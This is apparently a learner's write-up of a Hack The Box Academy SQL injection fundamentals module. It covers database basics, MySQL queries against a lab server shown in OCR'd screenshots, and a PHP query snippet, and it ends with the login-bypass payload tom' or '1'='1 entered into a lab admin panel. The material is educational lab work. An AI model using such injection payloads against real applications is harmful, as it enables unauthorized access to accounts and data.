SQL Injection Fundamentals

Introduction

In this task, the learner is equipped and introduced to Databases, their types, learning MySQL – statements, results, operators and diving dep into SQL injections, exploitation, Mitigations and conducting practical **SQL Injection (SQLi)**.

SQL injection refers to attacks against relational databases such as ***MySQL*** (whereas injections against non-relational databases, such as MongoDB, are NoSQL injection).

Activities

Databases


Intro to Databases

Database Management Systems

A Database Management System (DBMS) helps create, define, host, and manage databases. Various kinds of DBMS were designed over time, such as file-based, Relational DBMS (RDBMS), NoSQL, Graph based, and Key/Value stores (JSONs).

A good DBMS portrays concurrency, consistency, security, reliability and Structured Query Language(SQL).

Architecture



Types of Databases

Databases, in general, are categorized into Relational Databases and Non-Relational Databases. Only Relational Databases utilize SQL, while Non-Relational databases utilize a variety of methods for communications.

Relational Databases

A relational database is the most common type of database. It uses a schema, a template, to dictate the data structure stored in the database.

Non-relational Databases

A non-relational database (also called a NoSQL database) does not use tables, rows, and columns or prime keys, relationships, or schemas. Instead, a NoSQL database stores data using various storage models, depending on the type of data stored.

There are four common storage models for NoSQL databases:

- Key-Value
- Document-Based
- Wide-Column
- Graph

MySQL

The learner is introduced to SQL injection through MySQL, and it is crucial to understand how SQL injections work and utilize them properly. Therefore, this section covers some of MySQL/SQL's basics and syntax and examples used within MySQL/MariaDB databases.

Structured Query Language (SQL)


SQL can be used to perform the following actions:


- Create new tables and databases
- Retrieve data
- Update data
- Delete data
- Add / remove users
- Assign permissions to these users


To authenticate to and interact with a MySQL/MariaDB database, the learner runs in the **command line**:


Mysql –U root –p


-p is empty (hit ‘Enter’ key)



TryHackMe | Dashboard
CSA-2_1: Assignment 1: S
Hack The Box - Academy
HTB Viewer
https://academy.hackthebox.com/module/33/section/183
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
TryHackMe: Attacktive...
Full Screen
Terminate
Reset
Life Left: 89m
Questions
Answer the question(s) below to complete this Section and earn cubes!
Reset Target
Target: 94.237.54.59:39882
Life Left: 37 minutes
Authenticate to 94.237.54.59 with user "root" and password "password"
+ 0
Connect to the database using the MySQL client from the command lin
list databases in the DBMS. What is the name of the first database?
Submit your answer here...
Integrated Terminal
obed@kali: ~
File Actions Edit View Help
(obed kali)-[~]
$ mysql -u root -p -h 94.237.54.59 -u root -P 39882
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribut
ion
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>



TryHackMe | Dashboard
CSA-2_1: Assignment 1: S
Hack The Box - Academy
HTB Viewer
https://academy.hackthebox.com/module/33/section/183
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
TryHackMe: Attacktive...
Questions
Answer the question(s) below to complete this Section and earn cubes!
Cheat Sheet
Success
Congratulations! You earned 0 cubes!
Reset Target
Target: 94.237.54.59:39882
Life Left: 36 minutes
Authenticate to 94.237.54.59 with user "root" and password "password"
+ 0
Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to
list databases in the DBMS. What is the name of the first database?
employees
Submit
Hint
Integrated Terminal


TryHackMe | Dashboard
CSA-2_1: Assignment 1:
Hack The Box - Academy
HTB Viewer
https://academy.hackthebox.com/module/33/section/183
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec TryHackMe: Attacktive...
Questions
Answer the question(s) below to complete this Section and earn cubes!
Reset Target
Target: 94.237.54.59:39882
Life Left: 35 minutes
Authenticate to 94.237.54.59 with user "root" and password "password"
+0 Connect to the database using the MySQL client from the comma
list databases in the DBMS. What is the name of the first database?
employees
obed@kali: ~
File Actions Edit View Help
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> show databases;
+--------------------+
| Database |
+--------------------+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+--------------------+
5 rows in set (0.160 sec)
MariaDB [(none)]>
Integrated Terminal


TryHackMe | Dashboard
CSA-2_1: Assignment 1:
Hack The Box - Academy
HTB Viewer
https://academy.hackthebox.com/module/33/section/190
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec TryHackMe: Attacktive...
Questions
Answer the question(s) below to complete this Section and earn cubes!
Target: 94.237.54.59:39882
Life Left: 27 minutes
Authenticate to 94.237.54.59 with user "root" and password "password"
+0 What is the department number for the 'Development' department?
d005
obed@kali: ~
File Actions Edit View Help
dept_no	dept_name
d009	Customer Service
d005	Development
d002	Finance
d003	Human Resources
d001	Marketing
d004	Production
d006	Quality Management
d008	Research
d007	Sales
9 rows in set (0.165 sec)
MariaDB [employees]>
Integrated Terminal


TryHackMe | Dashboard
CSA-2_1: Assignment 1: S
Hack The Box - Academy
HTB Viewer
https://academy.hackthebox.com/module/33/section/191
HTB ACADEMY
Dashboard
Modules
Paths
SQL INJECTION FUNDAMENTALS
Query Results
In this section, we will learn how to control the results output of any query.
Sorting Results
We can sort the results of any query using ORDER BY and specifying the column to sort by.
obed@kali: ~
File Actions Edit View Help
dept_no	dept_name
d009	Customer Service
d005	Development
d002	Finance
d003	Human Resources
d001	Marketing
d004	Production
d006	Quality Management
d008	Research
d007	Sales
9 rows in set (0.165 sec)
MariaDB [employees]> select * from departments;
Introduction
Integrated Terminal


TryHackMe | Dashboard
CSA-2_1: Assignment 1: S
Hack The Box - Academy
HTB Viewer
https://academy.hackthebox.com/module/33/section/191
Life Left: 42m
Questions
Answer the question(s) below to complete this Section and earn cu
Target: 94.237.54.59:39882
Life Left: 18 minutes
Authenticate to 94.237.54.59 with user "root" and password "password"
What is the last name of the employee whose first nam
Mitchem
Submit
Hint
obed@kali: ~
File Actions Edit View Help
Empty set (0.158 sec)
MariaDB [employees]> select last_name from employees where first_name like 'Bar'a
nd hire_date = '1990-01-01';
Empty set (0.159 sec)
MariaDB [employees]> select last_name from employees where first_name like 'Bar%'
and hire_date = '1990-01-01';
| last_name |
| Mitchem |
1 row in set (0.158 sec)
MariaDB [employees]>
Integrated Terminal



SQL Injections

Intro to SQL Injections

Web applications use databases MySQL, to store and retrieve data. Once a DBMS is installed and set up on the back-end server and is up and running, the web applications can start utilizing it to store and retrieve data.

In a **PHP** web application, we can connect to our database, and start using the MySQL database through MySQL syntax, right within PHP, as follows:


$conn = new mysqli("localhost", "root", "password", "users");

$query = "select * from logins";


$result = $conn->query($query);


An Injection refers to an occurrence when an application misinterprets user input as actual code rather than a string, changing the code flow and executing it.

An SQL injection occurs when user-input is inputted into the SQL query string without properly sanitizing or filtering t


10.8.181.34
7:37
TryHackMe | Dashb
CSA-2_1: Assignme
Hack The Box - Acaden
Inlanefreight
HTB Viewer
Inlanefreight
83.136.254.234:35426
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
TryHackMe: Attacktive...
Admin panel
Username
tom' or '1'='1
Password
Login

he input.

